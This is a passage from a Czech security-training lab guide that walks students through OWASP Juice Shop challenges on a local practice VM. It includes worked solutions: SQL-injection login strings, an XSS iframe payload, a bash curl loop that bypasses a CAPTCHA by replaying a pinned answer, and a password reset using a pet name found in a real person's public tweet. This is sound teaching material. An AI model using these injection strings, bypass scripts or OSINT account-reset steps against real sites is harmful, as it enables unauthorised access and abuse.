
V praktické části budeme pracovat se softwarem OWASP Juice Shop, který obsahuje velké množství úkolů, kde si můžeme prakticky vyzkoušet jednotlivé kategorie útoků.

Software je k dispozici ve virtuálním stroji Kali DVWA OWASP Juice Shop, který můžete stáhnout zde:

- https://files.tunasec.com/kali-linux-owasp-dvwa.ova

Tento software je vyvíjen komunitou OWASP za účelem vyzkoušení si zranitelností, které jsou na seznamu OWASP TOP 10. Umožňuje práci v rozsahu 10+ hodin na desítkách scénářů, pro naši lekci budeme používat vybrané scénáře, které si ukážeme níže.

Co se týče kategorii v rámci OWASP Juice Shop, tak na následovném obrázku vidíte jejich procentuální zastoupení:




Pro pochopení, jako aplikace funguje, se můžete podívat na stránku:

- https://pwning.owasp-juice.shop/part1/happy-path.html

2.1 Ověření správného nastavení prostředí OWASP Juice Shop

Ověřte, že u vás běží správně nastavený software OWASP Juice Shop. Spusťte si prohlížeč Google Chrome z plochy a přejděte na adresu http://juiceshop.local/ pro přístup k běžící aplikaci. Jestli aplikace není funkční ani minutu po spuštění virtuálního stroje, tak jej restartujte.

Aplikace by měla vypadat následovně:



2.2 Nastavení jazyka v rámci OWASP Juice Shop

Aplikace není jenom v angličtině – je možné změnit lokalizaci na češtinu pomocí změny jazyka vpravo nahoru v rámci stránky. Nyní tak udělejte.

2.3 Restart progresu


Pokud používal OWASP Juice Shop už některý student, tak je nutné smazat cookies, aby se resetoval postup a další student mohl začít pracovat úplně od začátku.

2.4 Nástroj DevTools

Pro monitoring síťového provozu a investigaci HTML elementů budeme používat nástroj DevTools, který se nachází v každém moderním prohlížeči s cílem pomoci se orientovat v kódu vývojářům. My tento nástroj využijeme pro řešení vícero úkolů, které pro vás máme připraveny v rámci OWASP Juice Shop.

Pro spuštění DevTools si jej otevřete stlačením tlačítka F12 nebo pravým klikem myši na libovolné místo na stránce a výběrem možnosti Inspect.

Stránka by měla vypadat následovně:




Pravá část obsahuje sekce Elements, Console, Sources, Network a další, které v tomto cvičení používat nebudeme.

2.5 Nalezení scoreboardu

Prvním úkolem je nalezení stránky, kde máme scoreboard a kde jsou zadání úkolů, kde máte zaznamenány indikaci jejich řešení a bodový stav vašeho konta. Podívejte se na jednotlivé stránky a zkuste uhodnout, kde se tato stránka nachází. Případně se podívejte do zdrojového kódu stránky.

Časová alokace: 2 minuty

Výsledek: http://juiceshop.local/#/score-board




2.6 Challenge Zero Stars

Tato úloha slouží na udělení hodnocení aplikaci pomocí formuláře Názory zákazníků. Problémem je, že chceme udělit hodnocení mimo škálu akceptovanou aplikací – a to 0 hvězdiček. Přejděte na stránku Názory zákazníků a odešlete správné hodnocení na server.

K tomuto úkolu použijeme nástroj curl z terminálu a v něm upravíme data, které pošleme na server. Tento nástroj se používá na posílání dat mezi klientem a serverem bez nutnosti použití prohlížeče. Terminál otevřete klikem na ikonu  v horní liště operačního systému.

Před odesláním feedbacku se otevřete DevTools, pole Network a podívejte se na dotaz. Nyní jej zkopírujte jako cURL, upravte a odešlete přes terminál s hodnotou pole rating nastavenou na 0.



Časová alokace: 5 minut

Řešení:

1. Jděte na stránku http://juiceshop.local/#/contact
2. Otevřete si terminál klikem na ikonu v horní liště.
3. Otevřte DevTools v prohlížeči, tab Network a následně pošlete hodnoceni s jednou hvězdičkou (nezáleží, co napíšete do pole Komentář, je nutné však správně vyplnit pole CAPTCHA).
4. Následně v prohlížeči najděte dotaz na endpoint Feedbacks/, zkopírujte ho jako cURL (klik pravým tlačítkem a zkopírovat jako cURL) a v terminálu opravte parameter “rating” z 1 na 0.
5. Následně se objeví úkol jako splněný.

Alternativou je odchytit dotaz pomocí lokální proxy (typu Burp Suite) a upravit request na server. Příkladem může být video: https://www.youtube.com/watch?v=0YSNRz0NRt8, případně blogový článek https://curiositykillscolby.com/2020/11/06/pwning-owasps-juice-shop-pt-10/.

2.7 Challenge SQL Injection – Log in with the administrator's account

Co by to bylo za zranitelnou webovou aplikaci bez uživatelského účtu správce, jehož (údajně) privilegovaná přístupová práva nemůže úspěšný hacker zneužít?

- Popis výzvy pravděpodobně prozradil, jakou formou byste měli zaútočit.
- Pokud již náhodou znáte e-mailovou adresu správce, můžete zahájit cílený útok.
- Se určitým vzorem útoku můžete mít štěstí i v případě, že o e-mailové adrese správce nemáte ani tušení.

Dokumentace k SQL Injection: https://www.w3schools.com/sql/sql_injection.asp

Po úspěšné SQL Injection bude úkol automaticky vyřešený.

Časová alokace: 5 minut

Řešení:

1. Jděte na stránku přihlášení: http://juiceshop.local/#/login
2. Přihlaste se pomocí e-mailu `' or 1=1--` (SQL Injection) a libovolného hesla, které ověří první položku v tabulce Users, což je shodou okolností správce.
3. Alternativně se přihlaste pomocí e-mailu `admin@juice-sh.op'--` (SQL Injection) a libovolného hesla, pokud již znáte e-mailovou adresu správce.
4. Tímto by měl být úkol vyřešený.

2.8 Challenge Bjoern's Favorite Pet

Tato challenge se netýká žádné technické zranitelnosti. Místo toho jde o to zjistit odpověď na bezpečnostní otázku, kterou si zvolil uživatel Bjoern (bjoern@owasp.org), a použít ji k obnovení hesla jeho účtu OWASP.

Při registraci na mnoha webových stránkách se používají bezpečnostní otázky jak pro načtení/obnovení hesla, tak pro ověření přihlášení. Některé se na stejné bezpečnostní otázky ptají i při telefonickém hovoru. Bezpečnostní otázky jsou jednou z metod ověření uživatele a zabránění neoprávněnému přístupu. S bezpečnostními otázkami jsou však spojeny určité problémy. Webové stránky mohou používat špatné bezpečnostní otázky, které mohou mít negativní výsledky:

- *Uživatel si nemůže přesně zapamatovat odpověď nebo se odpověď změnila*
- *Otázka pro uživatele nefunguje*
- *Otázka není bezpečná a mohla by být odhalena nebo uhodnuta jinými osobami*

Je nezbytné, abychom používali dobré otázky. Dobré bezpečnostní otázky splňují pět kritérií. Odpověď na dobrou bezpečnostní otázku je následující:

- *Bezpečná: nelze ji uhodnout ani zjistit na internetu*
- *Stabilní: nemění se v čase*
- *Zapamatovatelná: lze si ji zapamatovat*
- *Jednoduchá: je přesná, snadná, konzistentní*
- *Variabilní: má mnoho možných odpovědí*

Je obtížné najít otázky, které by splňovaly všech pět kritérií, což znamená, že některé otázky jsou dobré, některé dobré a většina je špatná. Ve skutečnosti existuje jen málo DOBRÝCH bezpečnostních otázek, pokud vůbec nějaké. Lidé na sociálních sítích, blozích a webových stránkách sdílejí tolik osobních informací, že je těžké najít otázky, které splňují výše uvedená kritéria. Navíc mnoho otázek je pro některé lidi nepoužitelných; například jaká je přezdívka vašeho nejstaršího dítěte – ale vy žádné dítě nemáte.

Odpověď na Bjoernovu otázku najdeš, když si ho vyhledáš na internetu. Přesněji řečeno, Bjoern mohl omylem sdělit tuto informaci tím, že minimálně při jedné příležitosti, kdy běžela kamera, zmínil svou bezpečnostní odpověď, nebo na jedné ze sociálních sítí. Bruteforce (použití hrubé síly) odpovědi by mohlo být velmi dobře možné s dostatečně rozsáhlým seznamem běžných domácích jmen. Tím vyřešíš tento úkol.

Časová alokace: 5 minut

Řešení:

1. Navštivte stránky http://juiceshop.local/#/forgot-password a zadejte jako svůj e-mail adresu bjoern@owasp.org.
2. Všimněte si, že bezpečnostní otázka, kterou Bjoern vybral, zní Jméno vašeho oblíbeného domácího mazlíčka?
3. Bjoernův profil na Twitteru najdete na adrese https://twitter.com/bkimminich.
4. Při procházení jeho aktualizací stavu nebo médií si všimnete několika fotografií roztomilé kočky a nakonec najdete také Tweet:
    a. https://twitter.com/bkimminich/status/1441659996589207555.
5. Text tohoto tweetu ukazuje jméno kočky jako "Zaya".
6. Znovu navštivte stránku http://juiceshop.local/#/forgot-password a jako e-mail opět zadejte bjoern@owasp.org.
7. Ve formuláři zadejte “Zaya” jako Jméno vašeho oblíbeného domácího mazlíčka?
8. Poté zadejte libovolné Nové heslo a odpovídající Opakovat nové heslo.
9. Kliknutím na tlačítko Změnit vyřešte tento úkol

2.9 Challenge Security Policy

Než se pustíš do akce, zachovej se jako každý „white hat hacker“ a najdi soubor security.txt.

Informace, kde tento soubor může být je hodně nápomocná. Doporučujeme využít blogové články dostupné na webu, případně dokumentaci standardu security.txt – https://securitytxt.org/. V rámci tohoto úkolu se můžete podívat i na detaily, co všechno v tomto souboru je možné komunikovat.

Časová alokace: 5 minut

Řešení:

1. Přečíst si https://securitytxt.org/ a jít na stránku:
    a. http://juiceshop.local/.well-known/security.txt

2.10 Challenge Confidential Document


Někde v aplikaci můžeš najít soubor, který obsahuje citlivé informace o některých – potenciálně nepřátelských – převzetích, které plánuje nejvyšší vedení obchodu Juice Shop. Analyzuj a manipuluj s odkazy v aplikaci, které soubor přímo doručují. Hledaný soubor není nijak chráněn. Jakmile jej najdeš, můžeš k němu také získat přístup.

Hint: Podívej se na jednotlivé stránky v bočním panelu (sidebaru) a hledej na nich odkazy na soubory. Hledaný soubor má příponu *.md* (markdown).

Časová alokace: 5 minut

Řešení:

1. Na stránce **O nás** následujte odkaz s názvem *Pokud máte rádi prudu, přečtěte si naše nudné obchodní podmínky*. (http://juiceshop.local/ftp/legal.md).
2. Podívejte se na adresář změnou adresy URL na http://juiceshop.local/ftp.
3. Otevřete první soubor acquisitions.md – http://juiceshop.local/ftp/acquisitions.md



2.11 Challenge Error Handling

OWASP Juice Shop je poměrně shovívavý, pokud jde o špatné zadání, nefunkční požadavky nebo jiné chybové situace. Z chybových hlášení, která obsahují příliš mnoho textu, lze získat mnoho zajímavých informací. Někdy se dokonce zobrazí chybové zprávy, které by vůbec neměly být viditelné.

- Tato výzva je ve skutečnosti vyvolána různými možnými chybovými stavy.
- Můžete se pokusit odeslat špatný vstup do formulářů, abyste vyvolali nesprávné zpracování chyb.
- Manipulace s cestami URL nebo parametry může také vyvolat nepředvídanou chybu.

Pokud se zobrazí oznámení o úspěchu této výzvy, ale na obrazovce se neobjeví žádná chybová zpráva, chyba byla pravděpodobně zaznamenána v konzole JavaScriptu prohlížeče.


Časová alokace: 5 minut

Řešení:

Každý požadavek, který server nemůže správně zpracovat, bude nakonec předán globální komponentě pro zpracování chyb, která klientovi odešle chybovou stránku obsahující stopu zásobníku a další citlivé informace. Restful API se chová podobně a předává zpět chybový objekt JSON s citlivými údaji, jako jsou řetězce dotazů SQL.

Zde jsou dva příklady (z mnoha způsobů), jak takovou chybovou situaci vyvolat a tento problém okamžitě vyřešit:

1. Jdi do složky /ftp na serveru (kde jsme našli citlivý dokument výše) a zkus prohlížet soubor, který neexistuje – například http://juiceshop.local/ftp/coupon.txt



2. Navštiv stránku / REST API endpoint, který neexistuje:
    a. http://juiceshop.local/rest/random123456

Tyto endpointy můžeš najít v rámci developer konzoly, když prohlížíš síťový provoz při různých akcích na webu.

2.12 Challenge Bonus Payload

Najděte zranitelné pole na stránce, kde můžete vykonat Javascript kód tím, že do něj vložíte HTML element. Nyní stačí zkopírovat a vložit užitečné zatížení do stejného zranitelného pole. Kód se zranitelností naleznete na stránce scoreboardu: http://juiceshop.local/#/score-board:

Název	Obtížnost	Popis	Kategorie
Bonus Payload	★	Use the bonus payload `<iframe width="100%" height="166" scrolling="no" url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&XSS </iframe>` in the *DOM XSS* challenge.	

Pro vyřešení je nutné zkopírovat celý iframe element do vyhledávání.

Pole vyhledávání je možné nalézt v hlavičce webu po kliku na znak lupy:

Časová alokace: 5 minut

Řešení:

1. Vložte uvedený kód / payload (iframe) do pole vyhledávání na kterékoliv stránce OWASP Juice Shop aplikace. Po stlačení Enteru se challenge označí jako splněna a začne hrát hudba, pokud je zapnuta.
2. Učitel by měl vysvětlit, jak jsme mohli vložit tento element na stránku a proč by se tohle nemělo stávat.
3. Tímto je úkol splněný.

2.13 Challenge CAPTCHA Bypass

Formulář Názory zákazníků pro zpětnou vazbu od zákazníků obsahuje CAPTCHA, která jej chrání před zneužitím pomocí skriptů. Cílem této úlohy je překonat tuto automatickou ochranu.

Zcela automatizovaný veřejný Turingův test k rozlišení počítačů a lidí neboli CAPTCHA je program, který umožňuje rozlišit člověka od počítače. CAPTCHA, který poprvé široce použila společnost Alta Vista k zabránění automatického zadávání vyhledávání, je obzvláště účinný při zastavení jakéhokoli druhu automatizovaného zneužití, včetně útoků hrubou silou. Fungují tak, že předkládají určitý test, který je pro člověka snadný, ale pro počítač obtížný; proto lze s určitou jistotou usoudit, zda je na druhé straně člověk.

Aby byl CAPTCHA účinný, musí být člověk schopen odpovědět na test správně v co možná nejbližším 100 % případů. Počítače musí selhat v co možná nejbližším 100 % případů.

- Můžete si připravit 10 karet prohlížeče, vyřešit každou CAPTCHA a vyplnit každý formulář zpětné vazby. Pak byste museli velmi rychle přepínat mezi kartami a odeslat formuláře v celkovém čase pod 10 sekund.
- Pokud by se obchod Juice Shop někdy rozhodl změnit výzvu na „Odeslat 100 nebo více zpětných vazeb od zákazníků do 60 sekund“ nebo ještě hůře, pravděpodobně byste měli problém udržet krok s jakýmkoli přístupem přepínání karet.
- Důkladně prozkoumejte, jak mechanismus CAPTCHA funguje, a pokuste se najít buď jeho obcházení, nebo nějaký automatizovaný způsob dynamického řešení.
- Zabalte to do skriptu (v libovolném programovacím jazyce), který to desetkrát zopakuje.

Časová alokace: 5 minut

Řešení:

1. Otevřete kartu Network v prohlížeči DevTools a navštivte stránku:
    a. http://juiceshop.local/#/contact
2. Měli byste si všimnout požadavku GET na adresu http://juiceshop.local/rest/captcha/, který načte CAPTCHA pro formulář zpětné vazby. Tělo odpovědi HTTP bude vypadat podobně jako {"captchaId":18, "captcha": "5*8*8", "answer": "320"}.
    a. Poznámka: vaše CAPTCHA id a answer se budou lišit.
3. Formulář normálně vyplňte a odešlete a zároveň zkontrolujte interakci s backendem v nástrojích pro vývojáře. Identifikátor CAPTCHA a řešení se přenášejí spolu se zpětnou vazbou v těle požadavku: {comment: "Dobrý den", rating: 1, captcha: "320", captchaId: 18}

4. Všimněte si, že z koncového bodu REST je načtena nová CAPTCHA. Bude představovat jinou matematickou výzvu, např. {"captchaId":19, "captcha": "1*1-1", "answer": "0"}.
5. Napište další zpětnou vazbu, ale před jejím odesláním změňte parametry captchaId a captcha na předchozí hodnoty captchaId a answer. V tomto příkladu byste odeslali captcha: "320", captchaId: 18 místo captcha: "0", captchaId: 19.
6. Server vaši zpětnou vazbu přijme a sdělí vám, že CAPTCHA může být připnuta k libovolné předchozí odpovědi.
7. Napište skript s 10-ti iterační smyčkou, který odešle zpětnou vazbu pomocí vámi připnutých parametrů captchaId a captcha. Pro jednoduchost zkopírujte dotaz na server (endpoint /api/Feedbacks) z Network tabu jako cURL a nechte jej v skriptu proběhnout 10 krát. Spuštěním tohoto skriptu se úkol vyřeší. Alternativně je možnost spustit 10 stejných curl dotazů z Terminálu rychle za sebou.

Přiklad bash skriptu:

```
#!/bin/bash

for i in {1..10}
do
    curl 'http://juiceshop.local/api/Feedbacks/' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0' -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type: application/json' -H 'Origin: http://juiceshop.local' -H 'Connection: keep-alive' -H 'Referer: http://juiceshop.local/' -H 'Cookie: language=en; welcomebanner_status=dismiss; continueCode=O76zkE5mag2eZpYwK0NyT3il3iMOf14UxbfMJSzDUzRGxjXJqW9rLl84nyQo' --data-raw '{"captchaId":18,"captcha":"320","comment":"Test (anonymous)","rating":1}'

done
```

2.14 Challenge Payback Time


Noční můrou každého internetového obchodu je pravděpodobně to, že zákazníci mohou přijít na to, jak získat peníze místo toho, aby zaplatili za svůj nákup.

- Musíte doslova donutit obchod, aby vám dlužil jakoukoli částku.
- Důkladně prozkoumejte nákupní košík, abyste pochopili, jak vám brání ve vytváření objednávek, které by splnily výzvu.

